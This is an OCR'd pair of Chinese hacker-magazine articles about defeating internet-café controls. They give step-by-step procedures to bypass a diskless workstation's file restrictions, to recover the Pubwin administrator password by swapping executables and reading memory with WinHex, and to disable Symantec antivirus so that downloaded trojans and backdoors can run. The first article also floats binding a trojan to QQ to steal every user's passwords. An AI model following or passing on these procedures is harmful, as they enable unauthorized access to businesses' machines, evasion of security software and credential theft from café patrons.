


图 2

它不依赖ActiveX，采用的可是最新的在线下载方式哦。当打开它的网页后是没有任何提示框的，但此时它已在后台下载迅雷软件了。它的工作方式与利用IE漏洞的网页木马比较相像，当下载完毕后会提示你要保存在什么路径，保存完成后，即可在你指定的路径下找到迅雷安装文件，以后的事情大家可能会想到利用网吧精锐破解、灰色按钮克星什么的来破解网吧的各种权限。但当我把魔兽外挂下载后运行时，在选择游戏路径时又出了问题。网吧一般都把游戏安装在D盘下，于是我建了个D盘的快捷方式，但打开一看竟然一个文件也没有，我以为是网管把文件都设成了隐藏属性，本以为使用网吧精锐破解这类的工具就可以搞定！但意外的是竟然又无效，无奈之下只好去逍遥游的网站看看有没有什么其他的方法。在网站上才得知逍遥游无盘工作站对文件采用了特殊的管理方式，不能使用普通的方法看到，只有管理员使用密码登录后启动文件管理器才能管理网吧内的文件，如图3。




图 3

我到默认密码XX（默认的密码由于版本的原因都不相同，大家有兴趣可在Baidu上搜索）。但用默认密码登录提示密码错误，看来管理员也不是白痴，不会等着你去用默认密码来搞破坏的。估计搞到管理密码是不可能了，但能不能下载个单纯的文件管理系统进行文件管理呢？经查看得知，逍遥游的文件管理系统是著名Total commander（以下简称TC）。在网上找到TC下载下来，在安装时它提示当前文件版本比系统中的高，不管它。安装后运行TC，这时整个网吧的盘符会全部显示出来，如图4。





图 4

删个文件试试——成功。嘿嘿，整个网吧已在我的掌握之中了，这时我有了个邪恶的念头。如果把木马与QQ的可执行文件进行捆绑不就能盗取网吧内所有用户的QQ密码了吗（至于为什么请参考无盘工作站的工作原理）？如果哪个不怀好意的家伙植入个像密码结巴这样的木马，整个网吧用户的各种密码就极度危险了……原来号称安全的无盘工作站也如此不堪一击，大家下次去无盘的网吧可要小心了，说不定你的帐号密码早已成了别人的盘中餐了！



网吧黑客杂谈

战神MARS

网吧是在校生上网的首选或是经常光顾的地方。即便拥有属于自己的电脑，网吧仍是一个很好的上网场所——因为会有很多的PLMM^—^

网吧是一个特殊的上网场所，由于是公共的上网场所，一般会有许多限制。为了方便维护，通常会在机器上安装“还原精灵”之类的软件。任网民们在机子上“胡作非为”，只要机器一重启，一切都会恢复原状。通常机器上也会装上各种各样的杀毒软件，如诺顿、Symantec antivirus企业版、瑞星、金山等等。生怕有些不安分的网民给自己的系统带来病毒。不过这样一来，他的系统倒是安全了一些，可害苦了我们这些网吧菜鸟。由于要学习黑客技术，免不了要和后门、木马、各种病毒、溢出程序打交道。可是这些东东正是被那些杀毒软件深恶痛绝啊。它们可不会手下留情，绝对是见一个杀一个，来一对杀一双。这样一来当小菜们从网上DOWN下来的木马或后门可能还未解包就会被那些杀毒软件给KILL了。没法实践对于小菜们学习技术就有点为难了，郁闷！

还有一个最重要的软件我还没有提到，那就是小菜们痛恨的网管软件。现在流行的网管软件挺多的，什么pubwin、万象、网络妙管家、方竹、美萍等等，网吧可是要靠它们来吃饭呀，各位网民的money也是被它慢慢地吞吃了。关于pubwin的破解，大家可以参阅我在X发表的几篇劣作：“我的pubwin破解经历”(2005年第4期)、“pubwin破解之总结篇”(2005年第6期)、“与pubwin再次交手”(2005年第7期)、“偷天换日、瞒天过海”(2005年第8期)、“用好管理员密码之我见”(2005年第10期)。相信看了这几篇文章后，对付pubwin还是很轻松的。关于pubwin，我还想再谈一点。就是现在大部分的网吧使用的都是4.3版本，我所讲的也是针对4.3版的破解方法。不过pubwin还会在不断地升级新版本，那么它的破解就没现在这么简单了，会有许多新的思路，新的方法，当然这是后话，等以后咱们在探讨吧！

不过本文想说的，则是我最近发现的一些新问题。首先来回顾一下“偷”一文中关于“偷天换日　瞒天过海”的叙述：先将pubwin安装目录里的pubwin.exe改名（就是4.3版pubwin.exe)，再将4.0版的pubwin.exe拷贝到该目录中。接下来用“精锐网吧辅助工具”来结束pubwin的进程。这时注意看系统任务栏，在系统任务栏上面的pubwin图标先是消失，过了大约两秒钟又出现了（被4.0版的给掉包了）。此时右击此pubwin图标选“系统设置”，然后打开“验证口令”对话框，以空密码进入。打开“系统设置”对话框，选“系统参数”，最后用“星号密码查看器”搞定以星号状态保存的pubwin管理员密码。

现在的情形是，任务栏的pubwin图标不再是被替换而是彻底的消失了。而且在图标消失的同时，系统打开了pubwin的快捷方式。这个快捷方式太像以前的“美萍”、“万象”等网管软件的虚拟界面了，如图1。



图1

在这种情况下我们好像束手无策，只好缴械投降，重启机器。不过，大部分的网吧都装有“还原精灵”、“还原卡”之类的东西。重启后，上面提到的“pubwin快捷方式”确实是不见了，但是系统还原后仍是4.3版的pubwin，这样一来就没有办法破解管理员密码了，怎么办？问题出来了，就要想办法解决。方法同以往的差不多，不过这次不能再用“星号密码查看器”了，为何？因为pubwin在系统任务栏的图标消失了，我们没有办法打开pubwin的系统设置对话框，当然也就没办法获取星号形式保存的管理员密码了。不过我们仍然可以利用WINHEX。

先从网上下载WINHEX中文版并将其放到桌面上。等出现上面提及的PUBWIN快捷方式时，点击一下任务栏中“显示桌面”的图标，如图2。




图2

原来系统早就为我们想好了对策，只要我们点一下上面所说的图标，就可以很轻松地绕过PUBWIN的快捷方式。怎么样，熟悉的桌面就又出现了吧。接下来就用WINHEX搞定管理员密码吧。同以往的方法一样，之所以将WINHEX放到桌面上也是为了方便。在这里提醒一下读者，获得管理员密码后，重启一下机器，让系统还原。为何要重启机子呢？因为那个PUBWIN快捷方式太顽固，它不会自动消失的。相反在你浏览网页或下载东西的时候会重复出现，很烦人。而且此时若被网管发现的话，那么你就OVER了。重启一下机器，系统就会还原到以前的状态。这时我们也有了管理员密码，变成该机的主人。

以上针对的是Win2000系统，那么WinXP呢？XP系统下没有类似2000的“显示桌面”图标，至少我没发现。其实根本不必担心，因为XP下系统的任务栏不会消失，我们只须先将WINHEX打开，来个守株待兔就可以了。等出现PUBWIN快捷方式时，点一下WINHEX在任务栏的图标就OK了。

下面我们谈谈关于杀毒软件的破解问题。因为杀毒软件太多，上文也已提及了好几种，我们不可能遇到一次需要破解好几个杀毒软件的情况吧。下面我就以Symantec antivirus企业版为例，来讲一下破解的思路。

方法一：可以将杀毒软件卸载，这样可以治标治本。这方




图3

面的软件也挺多的，卸载精灵就是一个不错软件，用起来挺简单的，大家可以去太平洋软件园去下载来用。

方法二：禁用。如果大家嫌上面的方法太麻烦的话，可以用此方法。该软件本身就有可以将杀毒软件禁用的地方。首先说一下，该软件在开机后自动将其在“任务栏”的图标隐藏。没关系！执行“开始\程序\symantec Client Security\symantec antivius客户端”，打开symantec antivius 企业版的主程序界面，如图3。

接着打开“配置＼文件系统工程实时防护”，该窗口有“启用文件系统实时防护”选项，将其前面的勾去掉，如图4。

